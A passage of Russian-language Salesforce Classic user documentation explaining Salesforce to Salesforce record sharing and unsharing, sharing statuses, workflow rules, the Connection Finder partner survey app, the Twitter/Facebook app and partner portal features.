 **Прим.:** Любая перенаправляемая запись интереса должна содержать заполненное поле «Название компании».

Перенаправление записей доступно только для развернутых настраиваемых объектов.

- Чтобы перенаправить запись и связанные с ней записи, выполните указанные ниже действия.
  - Откройте страницу сведений о нужной записи.
  - Нажмите кнопку перенаправления в связанном списке «Внешний общий доступ».
- Чтобы перенаправить несколько записей, выполните указанные ниже действия.
  - Откройте вкладку для нужного типа записи.
  - Выберите списковое представление в раскрывающемся списке «Просмотр» и нажмите кнопку **«Начать»**.
  - Выберите нужные записи в списковом представлении. Чтобы выбрать все записи, установите флажок в заголовке столбца.
  - Нажмите кнопку **«Перенаправить подключениям»**.
- Выберите нужные подключения в списке «Доступные подключения».
- Чтобы переместить подключения в список «Выбранные подключения», нажмите кнопку «Добавить» ().
- Чтобы отправить представителю подключения электронное уведомление о перенаправлении записи, щелкните **«Отправить электронное уведомление (только новым приглашенным)»**. Сообщение эл. почты отправляется только новым получателям записи. Подключения, которым запись перенаправлялась ранее, не получают повторных уведомлений.
- При необходимости выберите нужные связанные записи. Кроме того, пользователи могут [предоставить общий доступ к отдельным связанным записям](#).
- Нажмите кнопку **«Сохранить»**.

Записи перенаправляются выбранным подключениям.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения записей подключению:


- «Чтение» и «Редактирование» для записи

Для отмены общего доступа к записи:

- «Чтение» и «Редактирование» для записи

Для пакетного перенаправления записей подключению:

- «Управление подключениями»

-  **Совет:** Некоторые поля, например поля валюты, могут быть некоторым образом соотнесены в Salesforce to Salesforce. Подробные сведения см. в [Рекомендациях по соотнесению полей в Salesforce to Salesforce](#).


## Предоставление общего доступа к вложениям

Вложения могут быть доступны в качестве дочерних записей любого поддерживаемого объекта. Ниже перечислены критерии, при выполнении которых вложения принимаются подключением автоматически.

- Тип объекта «Вложение» публикуется для подключения, а подключение подписывается на объект.
- Родительская запись вложения доступна подключению.
- Вложение не является личным.
- Для вложения установлен флажок «Общий доступ с подключениями».
- Размер вложения не должен превышать 20 Мб.

## Отмена общего доступа к записям

Чтобы отменить общий доступ к записи, выполните указанные ниже действия.

-  **Прим.:** Общий доступ может быть отменен только к собственным записям или записям своих подчиненных. Системный администратор может отменить общий доступ ко всем записям.

1. Откройте страницу сведений о нужной записи.
2. Нажмите кнопку **«Отмена общего доступа»** в связанном списке «Внешний общий доступ».

В случае отмены общего доступа к записи, изменения, внесенные в запись текущей организации, не переносятся в запись организации подключения. Общедоступная запись, удаленная в одной организации, сохраняется в другой организации.

СМ. ТАКЖЕ:

- [Предоставление общего доступа к записям с помощью функции Salesforce to Salesforce](#)
- [Связанный список «Внешний общий доступ»](#)

## Связанный список «Внешний общий доступ»

Благодаря функции Salesforce to Salesforce, записи могут быть доступны как минимум одному подключению, которое может принимать записи, принятые другими подключениями. Страница сведений о записи, принятой подключением или текущим пользователем, содержит верхний колонтитул, который определяет статус записи. Кроме того, запись может содержать связанный список «Внешний общий доступ», в котором отображаются сведения о подключениях, имеющих общий доступ к данной записи, а также статус общего доступа.

Записи, доступные внешним пользователям, могут иметь один из указанных ниже статусов.

### Активно (отправлено)

Запись доступна для совместного использования и принята внешней организацией.

### Активно (получено)

Запись отправлена из внешней организации и принята текущим пользователем.

### В ожидании (отправлено)

Запись доступна для совместного использования, но не принята внешней организацией.

### Неактивно

Запись больше недоступна внешней организации.

### Неактивно (удалено)

Запись принята внешней организацией и была ею удалена.

### Неактивно (преобразовано)

В качестве записи используется интерес, принятый внешней организацией и преобразованный ею в возможность. После преобразования интереса функция Salesforce to Salesforce делает общедоступную запись неактивной и блокирует возможность ее обновления в подписавшемся подключении.



**Прим.:** Статус интереса, измененный во время преобразования, не отображается в подписавшемся подключении.

СМ. ТАКЖЕ:

[Предоставление общего доступа к записям с помощью функции Salesforce to Salesforce](#)

[Предоставление подключению доступа к записям](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра статуса внешнего общего доступа к записи:

- «Чтение» для записи

Для отмены общего доступа к записи:

- «Управление подключениями»

## Перенаправление связанных записей подключению


Функция Salesforce to Salesforce позволяет перенаправлять записи, которые являются дочерними для общедоступных записей. Типы дочерних записей, доступных для совместного использования, выбираются одновременно с [предоставлением общего доступа к родительской записи](#).

При соблюдении определенных условий доступ к дочерним записям [предоставляется автоматически](#) в том случае, если родительская запись была принята подключением.

Обратите внимание на указанные ниже рекомендации по предоставлению общего доступа к связанным записям.

- Связанная запись, редактируемая в записи, которая не находится в общем доступе, становится недоступной для подключения.
- Максимально допустимое количество задач для общего доступа не может превышать 100 на одну связанную запись. Данное число включает открытые и закрытые задачи.

Чтобы отменить общий доступ к связанной записи на странице сведений о родительской записи, выполните указанные ниже действия.

1. Откройте страницу сведений о нужной родительской записи.
2. Щелкните **«Управление подключениями»** в столбце «Имя отправленного подключения» связанного списка нужной записи. Например, чтобы отменить общий доступ к контакту, связанному с организацией, щелкните **«Управление подключениями»** в связанном списке «Контакты» на странице сведений об организации.
3. Выберите нужные подключения в списке «Выбранные подключения».
4. Чтобы переместить подключения в список «Доступные подключения», нажмите кнопку «Удалить» ().
5. Нажмите кнопку **«Сохранить»**.

Чтобы отменить общий доступ к связанной записи на соответствующей странице сведений, выполните указанные ниже действия.

1. Откройте страницу сведений о нужной записи.
2. Нажмите кнопку **«Отмена общего доступа»** в связанном списке «Внешний общий доступ».

Чтобы отменить общий доступ к комментарию по обращению или вложению, рекомендуем назначить записям статус личных.

## Предоставление подключениям общего доступа к продуктам возможности

Продукт возможности одновременно связан с возможностью и продуктом. Именно поэтому, продукт возможности может быть доступен только в качестве дочерней записи для общедоступной возможности, при условии, что связанный продукт также является общедоступным.

При выполнении всех указанных ниже критериев общий доступ к продуктам возможности предоставляется подключениям автоматически.

- Тип объекта «Продукт возможности» публикуется для подключения, а подключение подписывается на объект.
- Возможность и продукт, связанные с продуктом возможности, доступны подключению.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения записей подключению:

- «Чтение» и «Редактирование» для записи

Для перенаправления связанных записей подключению:

- «Чтение» и «Редактирование» для записи


Для отмены общего доступа к записи:

- «Чтение» и «Редактирование» для записи

- В организации подключения: возможность связывается с активным прайс-листом во время принятия.
- В организации подключения: продукт связывается с тем же активным прайс-листом, что и возможность.
- В организации подключения: продукт активен.
- В обеих организациях: используется одинаковая валюта возможности.

Ниже перечислены дополнительные правила по предоставлению общего доступа к продуктам возможности.

- Если организация подключения использует расписания объемов продукции или расписания доходов, то поля «Количество» и «Продажная цена» не подлежат обновлению.
- Если прайс-лист, связанный с продуктом возможности, меняется или удаляется в одной организации, то продукт возможности становится недоступным.
- Отмена общего доступа к возможности инициирует отмену общего доступа к продукту возможности.

 **Прим.:** В настоящее время изменение этапа нескольких возможностей, выполняемое посредством функции глобального поиска и замены, не отображается в организациях, использующих функцию Salesforce to Salesforce для перенаправления записей.

Например, при использовании функции глобального поиска и замены этап «Неактивно» всех неактивных возможностей заменяется этапом «В процессе рассмотрения».

Измененные возможности, перенаправленные бизнес-партнеру посредством функции Salesforce to Salesforce, будут отображать этап «Неактивно» в организации Salesforce партнера. Изменение этапа отображается в организации партнера только после нажатия кнопок «**Правка**» и «**Сохранить**» в записи каждой измененной возможности.

## Предоставление подключениям общего доступа к комментариям по обращению

Комментарий к обращению может быть доступен в качестве дочерней записи обращения. Ниже перечислены критерии, при выполнении которых комментарии к обращению принимаются подключением автоматически.

- Тип объекта «Комментарий к обращению» публикуется для подключения, а подключение подписывается на объект.
- Обращение, связанное с комментарием, доступно подключению.
- Комментарий к обращению не является личным.

СМ. ТАКЖЕ:

[Предоставление общего доступа к записям с помощью функции Salesforce to Salesforce](#)



## Советы по использованию функции Salesforce to Salesforce

### Управление подключениями посредством настраиваемых отчетов


Рекомендуем использовать настраиваемые отчеты для отслеживания действий и обновлений в функции Salesforce to Salesforce. Дополнительную информацию см. в разделе [«Составление отчетов в функции Salesforce to Salesforce»](#).

### Управление записями

- Если правила проверки запрещают принимать общедоступные записи, создайте правило проверки с полем «Имя принятого подключения», не равным нулю. Таким образом, правила проверки записей, принимаемых от подключений, будут пропускаться. Чтобы создать данное правило, воспользуйтесь указанной ниже формулой.

```
IF(OR(ISNEW(), ISNULL(Id)), if(ConnectionReceivedId =null,
TRUE, FALSE), NOT (AND (ISCHANGED (ConnectionReceivedId),
NOT (ConnectionReceivedId = null))))
```

Подобное правило должно быть создано для любого триггера Apex, охваченного проверкой.

- Чтобы просмотреть записи, используемые совместно с подключениями, создайте настраиваемый отчет. Например, чтобы создать настраиваемый отчет, содержащий все общедоступные интересы, которые были удалены подключением, выполните указанные ниже действия.
    - Выберите тип отчета «Интересы и подключения».
    - Введите критерий фильтрации «"Статус" равно "Неактивно (удалено)».
  - Чтобы просмотреть непринятые записи от подключений, создайте настраиваемое списковое представление. Например, создайте списковое представление, отображающее непринятые интересы от подключений только за последний месяц.
-  **Прим.:** Создание данных списковых представлений доступно только при наличии полномочия «Управление подключениями».
- Объекты, предоставленные подключениями для совместного использования, доступны только пользователям с полномочием «Управление подключениями». Рекомендуем создать настраиваемые списковые представления, которые могут быть назначены нужным пользователям.
  - Чтобы принять большое количество записей от подключения, [установите флажок «Автопринятие»](#) напротив [соответствующих объектов](#) на странице 1701. Например, чтобы регулярно принимать большое количество интересов от подключения, установите флажок «Автопринятие» напротив объекта «Возможность» на странице «Добавить или удалить подписанные объекты».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Бизнес-правила доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

- Чтобы просмотреть изменения, внесенные подключением, включите функцию отслеживания полей объекта и добавьте связанный список «Журнал» в макеты страниц. Также можете создать настраиваемый отчет по журналу, содержащий поле «Имя принятого подключения».
- Чтобы автоматически назначать все входящие интересы или обращения конкретному пользователю, создайте правило назначения, содержащее следующие записи:
  - Поле «Имя принятого подключения» содержит имя подключения
  - Поле «Создано» содержит пользователя подключенияЭти же действия могут быть применены к правилам расширения.
- Чтобы назначить обращение подключению с помощью правила расширения обращения, рекомендуем назначить обращение очереди, участником которой является данное подключение. Например, чтобы расширить обращения, соответствующие заданным критериям, для подключения, выступающего в качестве сторонней службы, выполните указанные ниже действия.
  - Создайте очередь, содержащую данное подключение.
  - Создайте правило расширения с соответствующими критериями.
  - Добавьте действие расширения, которое автоматически назначает очереди обращения, соответствующие заданным критериям.

## Прочие советы

- Чтобы узнать, используют ли потенциальные партнеры систему Salesforce, воспользуйтесь приложением [Connection Finder](#).
- В случае преобразования интереса функция Salesforce to Salesforce деактивирует общедоступную запись и обновляет статус в связанном списке интереса подключения «Внешний общий доступ» на значение «Неактивно (преобразовано)». Ввиду деактивации общедоступной записи, изменения в статусе преобразуемого интереса не переносятся в интерес подключения.
- Дополнительную информацию об использовании бизнес-правил для автоматического обновления записей и подключений в функции Salesforce to Salesforce см. в разделе «[Использование бизнес-правил в функции Salesforce to Salesforce](#)».

## Составление отчетов в функции Salesforce to Salesforce

Рекомендуем создать настраиваемые отчеты для отслеживания действий и обновлений в функции Salesforce to Salesforce.

Система поддерживает неограниченные возможности использования настраиваемых отчетов для эффективного управления подключениями Salesforce to Salesforce. Ниже перечислены некоторые способы использования настраиваемых отчетов в функции Salesforce to Salesforce.

- Чтобы просмотреть действия и другие сведения о подключении, создайте настраиваемый отчет на основе типа отчета «Подключения с организациями». Данный отчет отображает только подключения, связанные с организациями.
- Чтобы просмотреть сведения о подключении для каждого опубликованного или подписанного объекта, создайте типы настраиваемых отчетов.
- Чтобы просмотреть записи, доступные нескольким подключениям, создайте настраиваемый отчет. Чтобы просмотреть записи, доступные нескольким подключениям, в списковом представлении, добавьте поле «Имя отправленного подключения» в текущее или новое представление и убедитесь, что расширенные списки не поддерживаются.
- Чтобы просмотреть все общедоступные интересы, удаленные подключениями, создайте настраиваемый отчет на основе типа отчета «Подключения с интересами».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Бизнес-правила доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

## Использование бизнес-правил в функции Salesforce to Salesforce

Рекомендуем использовать бизнес-правила для автоматического обновления записей и подключений в функции Salesforce to Salesforce.

Ниже перечислены условия выполнения бизнес-правил для записей, предоставленных посредством функции Salesforce to Salesforce.

- Принятие родительской записи
- Вставка дочерней записи
- Подписка на поля, инициирующие выполнение бизнес-правил

Ниже перечислены некоторые рекомендации по применению критериев бизнес-правил для функции Salesforce to Salesforce.

- Поле «Имя принятого подключения» для интересов, возможностей и настраиваемых объектов
- Значение поля «Текущий пользователь»: *pnet*.
- Значение поля «Последнее изменение сделано»: «Пользователь подключения»

Например, чтобы создавать задачи для пользователя при каждом обновлении интереса подключением, выполните указанные ниже действия.

1. Создайте бизнес-правило со следующими критериями:
  - Критерий оценки: Оценить правило, если запись: создано и изменено
  - Применять правило при значении «критерии выполняются».
  - Критерий правила: «Интерес: Последнее изменение сделано" равно "Пользователь подключения"».
2. Добавьте задачу бизнес-правила.


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Бизнес-правила доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.


Бизнес-правила могут использоваться многими процессами Salesforce to Salesforce, включая обновление значений раскрывающихся списков при редактировании поля подключением. Ниже перечислены поля, инициирующие выполнение бизнес-правил при принятии записи.

 **Прим.:** Если организация поддерживает автоматическое принятие записей, то бизнес-правила инициируются любым полем, на которое подписан пользователь.

| Объект      | Поля, инициирующие бизнес-правила   |
|-------------|---|
| Организация | <ul style="list-style-type: none"> <li>• Имя организации</li> <li>• Город</li> <li>• Страна</li> <li>• Имя принятого подключения</li> <li>• Имя отправленного подключения</li> <li>• Область</li> <li>• Тип</li> </ul>  |
| Обращение   | <ul style="list-style-type: none"> <li>• Номер обращения</li> <li>• Приоритет</li> <li>• Статус</li> <li>• Тема</li> <li>• Тип</li> </ul>   |
| Контакт     | <ul style="list-style-type: none"> <li>• Эл. почта</li> <li>• Фамилия</li> <li>• Почтовый адрес</li> <li>• Тел.</li> <li>• Должность</li> </ul>   |
| Интерес     | <ul style="list-style-type: none"> <li>• Компания</li> <li>• Эл. почта</li> <li>• Отрасль</li> <li>• Интерес</li> <li>• Источник интереса</li> <li>• Имя</li> <li>• Количество сотрудников</li> <li>• Тел.</li> <li>• Имя принятого подключения</li> <li>• Имя отправленного подключения</li> <li>• Область</li> <li>• Статус</li> <li>• Должность</li> </ul> |

| Объект               | Поля, инициирующие бизнес-правила  |
|----------------------|--|
| Возможность          | <ul style="list-style-type: none"> <li>Имя организации</li> <li>Стоимость</li> <li>Дата закрытия</li> <li>Имя</li> <li>Имя принятого подключения</li> <li>Имя отправленного подключения</li> <li>Этап</li> </ul> |
| Настраиваемый объект | <ul style="list-style-type: none"> <li>Имя подключения</li> <li>Имя</li> <li>Дата отправки</li> </ul>  |

Все последующие обновления, внесенные в поля принятых записей, будут инициировать бизнес-правила.

 **Прим.:** В некоторых случаях лучше использовать триггер Apex вместо бизнес-правила. Предположим, имеется бизнес-правило, которое обновляет вторичное поле, **поле В**, при обновлении **поля А**. Даже если ваш партнер Salesforce to Salesforce подписан на поля А и В, обновления для поля В, которые инициируются бизнес-правилом, не будут отправлены организации партнера. Это предотвращает заикливание обновлений.

Если нужно, чтобы обновления вторичного поля отправлялись партнерам Salesforce to Salesforce, замените бизнес-правило триггером Apex, который использует логику post-commit для обновления вторичного поля.

## Проверка бизнес-партнеров на использование системы Salesforce

### Общие сведения о приложении Connection Finder

Организация Salesforce может быть связана с организацией партнера, использующего систему Salesforce, чтобы предоставить пользователям общий доступ к записям и возможность сотрудничества над важными бизнес-процессами. Прежде чем связывать организации, рекомендуем выяснить, используют ли партнеры систему Salesforce. Приложение Connection Finder позволяет отправить партнерам сообщение эл. почты, содержащее простой опрос на предмет использования системы Salesforce. Полученные ответы заносятся в записи организаций и контактов для каждого партнера. Партнеры, статус которых известен, могут быть приглашены к подключению посредством функции Salesforce to Salesforce.

СМ. ТАКЖЕ:

[Запрос на предмет использования партнерами системы Salesforce](#)

[Настройка приложения Connection Finder](#)

[Советы и дополнительные рекомендации по использованию приложения Connection Finder](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**

## Настройка приложения Connection Finder

Приложение Connection Finder позволяет отправлять сообщения эл. почты, содержащие опрос на предмет использования партнерами системы Salesforce. Партнеры, статус которых известен, могут быть приглашены к подключению посредством функции Salesforce to Salesforce.

Чтобы воспользоваться приложением Connection Finder, рекомендуем выполнить указанные ниже действия.

1. **Включите приложение Connection Finder** в организации.
2. **Настройте параметры приложения Connection Finder.**
3. Чтобы добавить кнопку **«Поиск подключений»** в списковое представление контактов, настройте макет поиска. Чтобы добавить кнопку на страницу сведений о контакте, настройте макет страницы контактов.
4. Добавьте поле «Использует Salesforce» в макет страницы контактов.
5. Добавьте поле «Клиент Salesforce» в макет страницы организаций.


 **Прим.:** Поля «Использует Salesforce» и «Клиент Salesforce» отображаются в записях контактов и организаций на любом настроенном клиентском или партнерском портале.

## Включение приложения Connection Finder

Чтобы активировать приложение Connection Finder, выполните указанные ниже действия.

1. Введите строку «*Connection Finder*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Salesforce to Salesforce» «Connection Finder».**
2. Нажмите кнопку **«Правка».**
3. Установите переключатель «Включено».
4. Нажмите кнопку **«Сохранить».**

Параметры приложения Connection Finder доступны для настройки. Кроме того, система создает стандартный шаблон эл. почты и обязательные связанные поля, которые доступны для использования.

 **Прим.:** Отключение приложения Connection Finder инициирует отмену выполняющихся опросов и удаление кнопки **«Поиск подключений».** Поля «Использует Salesforce» и «Клиент Salesforce» сохраняются в записях контактов и организаций.

## Настройка параметров приложения Connection Finder

Чтобы определить содержимое и внешний вид сообщения эл. почты, отправляемого партнерам, выполните указанные ниже действия.

1. Введите строку «*Connection Finder*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Salesforce to Salesforce» «Connection Finder».**
2. Нажмите кнопку **«Правка».**
3. Выберите шаблон эл. почты.

Стандартный шаблон Connection Finder выбирается автоматически. При необходимости создайте настраиваемые шаблоны эл. почты для опроса.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения приложения Connection Finder и редактирования параметров:

- «Изменение всех данных»

 **Прим.:** Настраиваемые шаблоны эл. почты должны содержать URL-адрес опроса. Поле слияния `{ !Contact . PartnerSurveyURL }` доступно при создании шаблонов в качестве поля слияния для контактов.

4. При необходимости выберите логотип посредством поиска.

 **Прим.:** Загрузите логотип на вкладку «Документы» и установите флажок «Доступен внешне как изображение».


Компания Salesforce рекомендует использовать фирменный логотип, отображающийся вверху страницы опроса. В противном случае область страницы опроса, предназначенная для логотипа, отображается пустой.

5. Нажмите кнопку **«Сохранить»**.

## Запрос на предмет использования партнерами системы Salesforce

Организация Salesforce может быть связана с организацией партнера, использующего систему Salesforce, чтобы предоставить пользователям общий доступ к записям и возможность сотрудничества над важными бизнес-процессами. Прежде чем связывать организации, рекомендуем выяснить, используют ли партнеры систему Salesforce. Приложение Connection Finder позволяет отправить партнерам сообщение эл. почты, содержащее простой опрос на предмет использования системы Salesforce. Полученные ответы заносятся в записи организаций и контактов для каждого партнера. Партнеры, статус которых известен, могут быть приглашены к подключению посредством функции Salesforce to Salesforce.

1. Выберите нужных партнеров в списковом представлении «Контакты» и нажмите кнопку **«Поиск подключений»**. При необходимости нажмите кнопку **«Поиск подключений»** на странице сведений о контакте.


 **Прим.:** Ниже перечислены условия, при выполнении которых кнопка **«Поиск подключений»** не отображается.

- Запись контакта содержит недопустимый адрес эл. почты
- Контакт не связан с организацией

Если контактом является организация-лицо, то кнопка **«Поиск подключений»** отображается в списковом представлении, но возвращает сообщение об ошибке. Кнопка **«Поиск подключений»** не отображается на странице сведений о контакте.

2. Введите тему сообщения эл. почты.

3. Измените текст стандартного шаблона. Чтобы выбрать другой шаблон эл. почты, щелкните **«Изменить шаблон»**.

 **Прим.:** Стандартный шаблон эл. почты выбирается администратором. При необходимости выберите другой шаблон или измените стандартный текст и добавьте следующий URL-адрес опроса:  
`{ !Contact . PartnerSurveyURL }`.

Текст не может быть изменен при выборе нескольких получателей.

4. Чтобы проверить текст на наличие ошибок, нажмите кнопку **«Проверить орфографию»**.

5. Чтобы открыть сообщение эл. почты для предварительного просмотра, нажмите кнопку **«Предварительный просмотр»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки партнерам сообщения эл. почты, содержащего опрос на предмет использования системы Salesforce:

- «Отправка эл. почты» (один получатель)

ИЛИ

«Пакетная электронная рассылка» (несколько получателей)

**6. Нажмите кнопку «Отправить».**

Сообщение эл. почты отправляется выбранным партнерам, которые должны воспользоваться ссылкой на опрос в течение 90 дней. Ответ партнера регистрируется в поле «Использует Salesforce» записи контакта партнера, а также в поле «Клиент Salesforce» записи организации. Кроме того, контакту назначается закрытое действие.



**Совет:** Компания Salesforce рекомендует создать настраиваемое списковое представление или настраиваемый отчет, позволяющий отслеживать все ответы клиентов в одном месте.

Если организация партнера использует систему Salesforce, то опрос содержит дополнительный раздел на наличие полномочий администратора Salesforce. Получатель, который не является администратором, может указать контактные данные администратора, которые используются системой Salesforce для создания записи контакта.



**Прим.:** Данный раздел не отображается, если организация содержит контакт партнера, который при ответе на вопрос «Использует Salesforce» выбрал значение «Да, являюсь пользователем-администратором».

Советы и дополнительные рекомендации по использованию приложения **Connection Finder**

- Создайте настраиваемое списковое представление или настраиваемый отчет для отслеживания ответов опроса в одном месте. Добавьте поле «Использует Salesforce» в списковые представления и отчеты по контактам. Добавьте поле «Клиент Salesforce» в списковые представления и отчеты по организациям.
- Создайте переведенные версии стандартного шаблона Connection Finder для отправки зарубежным партнерам. Клонировать стандартный шаблон, внесите необходимые языковые изменения и добавьте URL-адрес опроса: `{!Contact.PartnerSurveyURL}`. При необходимости выберите нужный шаблон во время отправки запросов партнерам.



**Прим.:** Страница опроса отображается на английском языке, но содержит раскрывающийся список «Язык», позволяющий выбрать нужный язык.

- При создании правил проверки для поля «Использует Salesforce» рекомендуем использовать значение API, а не метку, отображающуюся в пользовательском интерфейсе. Например:

```
CONTAINS (TEXT (UseSalesforce ), 'YesNotAdmin')
```

| Значение раскрывающегося списка «Использует Salesforce» | Значение API |
|---|--------------|
| Нет   | No           |
| Не знаю   | NoResponse   |
| Не уверен   | NotSure      |
| Да, являюсь пользователем-администратором               | YesAdmin     |
| Да, не являюсь пользователем-администратором            | YesNotAdmin  |

- Если партнер указывает сведения об администраторе Salesforce, то система Salesforce проверяет организацию Salesforce на наличие контакта, использующего данный адрес эл. почты. В этом случае полю контакта «Использует

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**



Salesforce» задается значение «Да, являюсь пользователем-администратором». Поле, которому задано значение «Нет», не обновляется.



**Прим.:** Партнер может добавить администратора, при условии, что администратор не является контактом организации.

- Значение поля «Клиент Salesforce» определяется значениями поля контактов «Использует Salesforce».

## Участие в социальных сетях посредством Salesforce

### Общие сведения о приложении Salesforce for Twitter and Facebook

Приложение Salesforce for Twitter and Facebook позволяет использовать систему Salesforce для взаимодействия со своими текущими и потенциальными клиентами в режиме реального времени посредством их профилей Twitter и Facebook.

Пользователи приложения Salesforce for Twitter and Facebook могут искать, отслеживать, присоединяться и отправлять ответы на важные сообщения социальных сетей — прямо из системы Salesforce. Также доступны указанные ниже действия.

- Поиск новых мнений о компании
- Создание обращений, контактов и интересов из заметок Twitter и настенных сообщений или комментариев Facebook
- Предоставление участникам сообществ Twitter и Facebook общего доступа к данным
- Просмотр миллионов высказанных мнений, заданных вопросов и обращений за помощью

Чтобы включить поддержку Salesforce for Twitter and Facebook, загрузите бесплатное приложение из каталога [AppExchange](#). Дополнительную документацию по приложению Salesforce for Twitter and Facebook см. в разделе «Ресурсы» списка приложений.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Сотрудничество с партнерами для увеличения продаж

### Просмотр и добавление партнеров

Связанный список «Партнеры», доступный на страницах сведений о возможностях и организациях, позволяет просматривать и добавлять партнеров.

- Чтобы просмотреть сведения об организации для отдельного партнера, щелкните имя нужного партнера в связанном списке «Партнеры».
- Чтобы удалить партнера, щелкните ссылку «Удал.» напротив нужного партнера.



**Прим.:** Изменение организации для возможности, имеющей партнеров, инициирует удаление всех партнеров из связанного списка «Партнеры».

- Чтобы добавить партнера в возможность или организацию, выполните указанные ниже действия.

1. Нажмите кнопку «Создать» в связанном списке «Партнеры».
2. Чтобы выбрать основного партнера возможности, установите флажок «Основной».

Возможность может иметь только одного основного партнера. Выбор нового основного партнера автоматически отменяет статус «Основной» для текущего основного партнера.

Данный статус позволяет использовать партнера во всех отчетах по возможностям.

3. Введите имя текущей организации в столбце «Партнер» или найдите другую организацию посредством значка поиска. Чтобы создать организацию, нажмите кнопку «Создать» в диалоговом окне поиска.
4. Выберите нужную роль организации-партнера в столбце «Роль».



**Прим.:** Выбор партнера для организации или возможности автоматически создает обратные отношения партнеров, поэтому обе организации являются друг другу партнерами. Выбранная роль применяется к организации-партнеру; в текущей организации используется обратная роль.

Администратор определяет доступные роли и соответствующие обратные роли при редактировании значения раскрывающегося списка «Роль партнера».

Чтобы настроить столбцы, отображаемые в связанном списке, администратор должен изменить макет страницы.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях:  
Выпуски **Group, Professional, Enterprise, Performance, Unlimited, and Developer** для организаций, активированные до лета 2009 г.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления партнеров в организацию:

- «Редактирование» для организаций

И

«Чтение» для возможностей

Для добавления партнеров в возможность:


- «Чтение» для организаций

И

«Редактирование» для возможностей

## Предоставление партнерам общего доступа к данным

### Общие сведения о партнерском портале

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Функция управления отношениями с партнерами позволяет компаниям значительно увеличить рентабельность инвестиций и уровень доходов по каналам путем управления, отслеживания и прогнозирования прямых продаж и продаж по каналам. Кроме того, данная функция позволяет партнерам повысить эффективность продаж, увеличить количество закрытых сделок и оптимизировать показатели прибыли.

Благодаря предоставлению партнерам доступа к данным Salesforce, компания может увеличить объемы продаж и сократить текущие расходы. При этом, компания может контролировать предоставляемый уровень доступа к данным, а также внешний вид приложения, используемого партнерами. Чтобы воспользоваться этими и многими другими возможностями, предоставьте партнерам доступ к партнерскому portalу Salesforce.

Партнерский портал позволяет пользователям-партнерам выполнять вход в систему Salesforce посредством отдельного веб-сайта. Пользователям-партнерам отображаются только доступные им данные. Более того, пользователи-партнеры могут управлять данными только при наличии соответствующих полномочий.


Веб-портал позволяет настраивать фирменный стиль компании, а также многочисленные функции и параметры безопасности, включая единую регистрацию на порталах, благодаря которой партнеры могут выполнять вход в систему Salesforce посредством одних регистрационных данных. При необходимости компания может создать несколько партнерских порталов.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Создание организаций-партнеров

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.


Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

